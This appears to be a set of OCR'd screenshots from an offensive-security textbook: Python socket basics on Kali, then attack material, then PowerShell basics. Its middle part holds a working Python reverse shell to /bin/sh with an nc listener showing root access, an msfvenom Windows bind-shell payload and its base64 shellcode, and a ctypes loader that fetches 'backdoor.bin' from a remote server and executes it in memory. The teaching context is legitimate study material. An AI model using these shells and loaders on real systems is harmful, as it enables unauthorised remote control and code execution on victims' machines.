
```
┌──(root💀kali)-[/home/kali]
└─# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print("Hello, world!")
Hello, world!
>>> 3*50+100/20*(14/15)
154.66666666666666
>>> int(3*50+100/20*(14/15))
154
>>> █
```




```
█
~
~
~
~
~
~
~
~                                  VIM - Vi IMproved
~
~                                   version 8.2.2434
~                               by Bram Moolenaar et al.
~                       Modified by team+vim@tracker.debian.org
~                     Vim is open source and freely distributable
~
~                              Help poor children in Uganda!
~                    type  :help iccf<Enter>       for information
~
~                    type  :q<Enter>               to exit
~                    type  :help<Enter>  or  <F1>  for on-line help
~                    type  :help version8<Enter>   for version info
~
~
~
~
~
~
~
~
                                                                    0,0-1         All
```




```
┌──(root💀kali)-[/home/kali]
└─# python3 hello world.py
Hello, World!

┌──(root💀kali)-[/home/kali]
└─# █
```




```python
#!/usr/bin/python3
import socket
webhost = '192.168.108.229'
webport = 80
print(*['Contacting', webhost, 'on port', webport, '...'])
webclient = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
webclient.connect((webhost, webport))
webclient.send(b'GET / HTTP/1.1\r\nHost: 192.168.108.229\r\n\r\n')
reply = webclient.recv(4096)
print('Response from', webhost, ':')
print(reply)
```




```python
#!/usr/bin/python3
import socket
import threading
host_ip = '0.0.0.0'
host_port = 45679
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((host_ip, host_port))
server.listen(4)
print("Server is up. Listening on %s:%d" % (host_ip, host_port))
def connect(client_socket):
    received = client_socket.recv(1024)
    print("Received from remote client:\n-----------\n%s\n-----------\n" % received)
    client_socket.send(b"Always listening, comrade!\n\r")
    print("Comrade message sent. Closing connection.")
    client_socket.close()
    print("\nListening on %s:%d\n" % (host_ip, host_port))
while True:
    client, address = server.accept()
    print("Connection accepted from remote host %s:%d" % (address[0], address[1]))
    client_handler = threading.Thread(target=connect, args=(client,))
    client_handler.start()
```




```
┌──(root💀kali)-[/home/kali]
└─# python3 serverpython.py
Server is up. Listening on 0.0.0.0:45678
Connection accepted from remote host 192.168.108.229:39016
Received from remote client:
-----------
b'SSH-2.0-OpenSSH_8.4p1 Debian-5\r\n'
-----------

Comrade message sent. Closing connection.

Listening on 0.0.0.0:45678

Connection accepted from remote host 192.168.108.229:39018
Received from remote client:
-----------
b'Hello\n'
-----------

Comrade message sent. Closing connection.

Listening on 0.0.0.0:45678
```




```python
#!/usr/bin/python3
import socket
import subprocess
import os
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("127.0.0.1", 45678))
os.dup2(sock.fileno(),0)
os.dup2(sock.fileno(),1)
os.dup2(sock.fileno(),2)
proc = subprocess.call(["/bin/sh", "-i"])
```




```
┌──(root💀kali)-[/home/kali]
└─# nc -l -p 45678
# whoami
root
# █
```




```
┌──(root💀kali)-[/home/kali]
└─# msfvenom --payload windows/shell_bind_tcp --bad-chars '\x00' -f raw > shellcode.raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai chosen with final size 355
Payload size: 355 bytes
```




```
┌──(root💀kali)-[/home/kali]
└─# base64 -i shellcode.raw > backdoor.bin

┌──(root💀kali)-[/home/kali]
└─# more backdoor.bin
u0vqRyzbydl0JPRaM8mxUzFaEgNaEoOJ7qXZ8QerIgnYzKvs6czIZVn9mytWdsnf7frG0EawMN9X
6QF+1PBVoOU6qKEiJkHz+yz044h5xYjDbE1tk498IK/JXsN8YtfbYU+hUFE7MLCrxJ/9AzfhOqOo
lDLXVa+BpYE6EQ1BnP2vhnt2o2MP0KBy3Gvc/+O7VLvHHzwfaQaYzpZYQ64yE267Tn7nCGOA9wb0
88WJrptlQWlciXjN8nSDLtuy135zElgVg5uNgIs6frd2/C532JUkeAeFRlIgLrtdX/MyuzUbExOh
2UCsViGjhPBqpRP/auMzl+Dgh4b2LKDfYbohkhC7a0SwLvCUv1Kvw+ilpoEEnxC31Hlacw06ZXrG
hkFsHgbO2M5RmLaoC2pgY+ck5PLL9nL7AYGaSvzUpWNo0d6ZCB41GjhVFwvRMMIJvMI5TblAyy4+
WL4ret5TRhOLU/UUng==
```



```python
#!/usr/bin/python3
from urllib.request import urlopen
import ctypes
import base64
pullhttp = urlopen("http://192.168.108.211:8000/backdoor.bin")
shellcode = base64.b64decode(pullhttp.read())
codemem_buff = ctypes.create_string_buffer(shellcode, len(shellcode))
exploit_func = ctypes.cast(codemem_buff, ctypes.CFUNCTYPE (ctypes.c_void_p))
exploit_func()
█
```




```
┌──(root💀kali)-[/home/kali]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.108.245 - - [31/Dec/2021 10:59:27] "GET /backdoor.bin HTTP/1.1" 200 -
█
```




```
┌──(root💀kali)-[/home/kali]
└─# ls
arpMITMresults.pcap  Desktop    Downloads  Pictures  Templates
arp_poison.py        Documents  Music      Public    Videos
```


Chapter 9: PowerShell Fundamentals




```
PS C:\Users\designadmin> ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::cc01:ae17:2c15:382e%11
   IPv4 Address. . . . . . . . . . . : 10.0.0.114
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1

Tunnel adapter isatap.{33AA9636-2FE5-4331-9E1C-85C085F5E2F0}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{99F81D2E-6C74-4D65-B75B-50DD4B0F0F3B}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Users\designadmin>
```




```
PS C:\Users\designadmin\Links> dir


    Directory: C:\Users\designadmin\Links


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          7/5/2018  12:10 AM        455 Desktop.lnk
-a---          7/5/2018  12:10 AM        862 Downloads.lnk
-a---          7/5/2018  12:10 AM        363 RecentPlaces.lnk


PS C:\Users\designadmin\Links> ls


    Directory: C:\Users\designadmin\Links


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          7/5/2018  12:10 AM        455 Desktop.lnk
-a---          7/5/2018  12:10 AM        862 Downloads.lnk
-a---          7/5/2018  12:10 AM        363 RecentPlaces.lnk
```



